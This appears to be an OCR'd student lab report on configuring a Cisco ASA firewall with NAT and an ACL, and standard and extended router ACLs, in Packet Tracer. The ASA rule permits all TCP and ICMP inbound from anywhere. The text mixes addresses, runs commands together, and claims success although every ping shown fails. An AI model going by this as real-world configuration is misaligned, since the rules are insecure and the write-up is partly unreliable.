
Router CLI:




Now assign IP to ASA Firewall:




IP is assigned to both PCs:





Ping Commands:



Configure default route on ASA

ciscoasa#config t
ciscoasa(config)#route outside 0.0.0.0 0.0.0.0 50.1.1.1

- Configure OSPF on ISP router

```
Router>en
Router#
Router#config
Configuring from terminal, memory, or network [terminal]?
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#
Router(config)#router ospf 1 // to enter ospf configuration mode //(1-255-
OSPF process id)
Router(config-router)#net 50.0.0.0 0.255.255.255 area 0 // network address is
50.0.0.0
//Wild card mask specifies how much of the network address must match exactly
//0- perfect match ; 1- No match // area of the OSPF ;integer 0 or 1
```

- Create object network and enable NAT on ASA


```
ciscoasa#config t
ciscoasa(config)#object network LAN // LAN or any name
ciscoasa(config-network-object)#subnet 10.0.0.0 255.0.0.0
ciscoasa(config-network-object)#nat ?
network-object mode commands/options:
( Open parenthesis for (<internal_if_name>,<external_if_name>) pair
ciscoasa(config-network-object)#nat (inside,outside) ?
network-object mode commands/options:
dynamic Specify NAT type as dynamic
static Specify NAT type as static
ciscoasa(config-network-object)#nat (inside,outside) dynamic ?
network-object mode commands/options:
interface Use interface address as mapped IP
ciscoasa(config-network-object)#nat (inside,outside) dynamic interface
ciscoasa(config-network-object)#
ciscoasa(config-network-object)#exit
```


- Configure ACL on ASA

```
ciscoasa(config)#access-list ACL1 extended permit tcp any any
ciscoasa(config)#access-list ACL1 extended permit icmp any any
ciscoasa(config)#access-group ACL1 in interface outside
```

Ping Commands:

From PC1





RESULT:

Hence, we have successfully performed and verified firewall configuration in cisco packet tracer.

Course: Information Security Management **Date: 23-04-2022**

Course Code: CSE3501 (L51+L52)

Name: Ashwin Santosh

Reg. No: 19BEC1027

LAB 13

Standard and Extended Access Control Lists

AIM:

To implement Access Control List in a two-router network configuration using cisco packet tracer.

SOFTWARE REQUIRED:

Cisco Packet Tracer

DESCRIPTION:

Cisco Packet Tracer:

Cisco Packet Tracer is a comprehensive networking technology teaching and learning tool that offers a unique combination of realistic simulation and visualization experiences, assessment, activity authoring capabilities, and multiuser collaboration and competition opportunities. Innovative features of Packet Tracer will help students and teachers collaborate, solve problems, and learn concepts in an engaging and dynamic social environment

Access Control List:


An access control list (ACL) is a list of rules that specifies which users or systems are granted or denied access to a particular object or system resource. Access control lists are also installed in routers or switches, where they act as filters, managing which traffic can access the network.

IMPLEMENTATION:


Task 1:

Setup a two-router network and assign the IP address to each end devices.

Perform static routing to each of the routers



Router:



Ping:

PC1 to Server


```
C:\>ping 10.10.10.2

Pinging 10.10.10.2 with 32 bytes of data:

Reply from 10.10.10.2: bytes=32 time<1ms TTL=126
Reply from 10.10.10.2: bytes=32 time<1ms TTL=126
Reply from 10.10.10.2: bytes=32 time<1ms TTL=126
Reply from 10.10.10.2: bytes=32 time<1ms TTL=126

Ping statistics for 10.10.10.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Task 2:

For standard ACL we can deny or allow PC's access.

Enter the following command in Router 0
Step 1:

Router>en
Router#config t
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#ip access-list ?
extended Extended Access List
standard Standard Access List
Router(config)#ip access-list standard 10
Router(config-std-nacl)#permit 192.168.10.1 0.0.0.0
Router(config-std-nacl)#exit
Router(config)#ip access-list standard 10
Router(config-std-nacl)#deny 192.168.10.2 0.0.0.0
Router(config-std-nacl)#exit
Router(config)#




Step 2:

Router#config t
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#int g0/0
Router(config-if)#ip access-group ?
<1-199> IP access list (standard or extended)
WORD Access-list name
Router(config-if)#ip access-group 10 out

```
Router#config t
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#int g0/0
Router(config-if)#ip access-group ?
  <1-199>  IP access list (standard or extended)
  WORD     Access-list name
Router(config-if)#ip access-group 10 out
Router(config-if)#show ip access-lists 10
                  ^
```


```
Router#show ip access-lists 10
Standard IP access list 10
    permit host 192.168.10.1
    deny host 192.168.10.2
```




Extended ACL:

Enter the following commands in Router 1

access-list ? → access-list 101 permit tcp 192.168.0.0 0.0.0.255 host 192.168.1.3 → deny icmp 192.168.0.0 0.0.0.255 host 192.168.1.3 → ip acc → ip access-list 101 → int fa → int fastEthernet1/0 → ip ac → ip access-group 101 out






```
C:\>ping 192.168.1.3

Pinging 192.168.1.3 with 32 bytes of data:

Reply from 10.0.0.2: Destination host unreachable.
Reply from 10.0.0.2: Destination host unreachable.
Reply from 10.0.0.2: Destination host unreachable.
Reply from 10.0.0.2: Destination host unreachable.

Ping statistics for 192.168.1.3:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

Cisco Packet Tracer

Welcome to Cisco Packet Tracer. Opening doors to new opportunities. Mind Wide Open.

Quick Links:
A small page
Copyrights
Image page
Image

Denying web browser access from PC5 to PC3:

Delete the previous access list using no ip access-list extended 101 commands. Now use the following commands to deny only web server access –

access-list 101 permit icmp 192.168.0.2 0.0.0.0 host 192.168.1.2 → deny tcp 192.168.0.1 0.0.0.0 host 192.168.1.2 eq 80 › permit tcp 192.168.0.1 0.0.0.0 host 192.168.1.2 eq 80 → deny icmp 192.168.0.2 0.0.0.0 host 192.168.1.2

After denying access from network 1 to network 2 now enable access-group list using "ip access-group 101 out" and now we can check which pc has access and which has no access using "show ip access-lists"

```
R1(config-if)#ip access-group 101 out
R1(config-if)#no ip
R1(config-if)#no ip  acc
R1(config-if)#no ip acc
R1(config-if)#no ip access-li
R1(config-if)#exit
R1(config)#no ip a
R1(config)#no ip access-list ext
R1(config)#no ip access-list extended 101
R1(config)#acc
R1(config)#access-list ?
  <1-99>     IP standard access list
  <100-199>  IP extended access list
R1(config)#access-list 101 ?
  deny    Specify packets to reject
  permit  Specify packets to forward
  remark  Access list entry comment
R1(config)#access-list 101 permit icmp 192.168.0.2 0.0.0.0 ?
  A.B.C.D  Destination address
  any      Any destination host
  host     A single destination host
R1(config)#access-list 101 permit icmp 192.168.0.2 0.0.0.0 host 192.168.1.3
R1(config)#access-list 101 deny tcp 192.168.0.2 0.0.0.0 host 192.168.1.3 eq 80
R1(config)#access-list 101 permit tcp 192.168.0.3 0.0.0.0 host 192.168.1.3 eq 80
R1(config)#access-list 101 deny icmp 192.168.0.3 0.0.0.0 host 192.168.1.3
R1(config)#int fa1/0
R1(config-if)#ip acc
R1(config-if)#ip access-group 101 out
R1(config-if)#exit
R1(config)#show
R1(config)#show ip
R1(config)#show ip ac
R1(config)#exit
R1#
%SYS-5-CONFIG_I: Configured from console by console

R1#show ip
R1#show ip ac
R1#show ip access-lists
Extended IP access list 101
    10 permit icmp host 192.168.0.2 host 192.168.1.3
    20 deny tcp host 192.168.0.2 host 192.168.1.3 eq www (12 match(es))
    30 permit tcp host 192.168.0.3 host 192.168.1.3 eq www
    40 deny icmp host 192.168.0.3 host 192.168.1.3
```

Ping test:

```
C:\>ping 192.168.1.3

Pinging 192.168.1.3 with 32 bytes of data:

Reply from 10.0.0.2: Destination host unreachable.
Reply from 10.0.0.2: Destination host unreachable.
Reply from 10.0.0.2: Destination host unreachable.
Reply from 10.0.0.2: Destination host unreachable.

Ping statistics for 192.168.1.3:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\>ping 192.168.1.3

Pinging 192.168.1.3 with 32 bytes of data:

Reply from 10.0.0.2: Destination host unreachable.
Reply from 10.0.0.2: Destination host unreachable.
Reply from 10.0.0.2: Destination host unreachable.
Reply from 10.0.0.2: Destination host unreachable.

Ping statistics for 192.168.1.3:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

Website:

INFERENCE:

Hence, we have successfully simulated and verified ACL networks in Cisco packet tracer.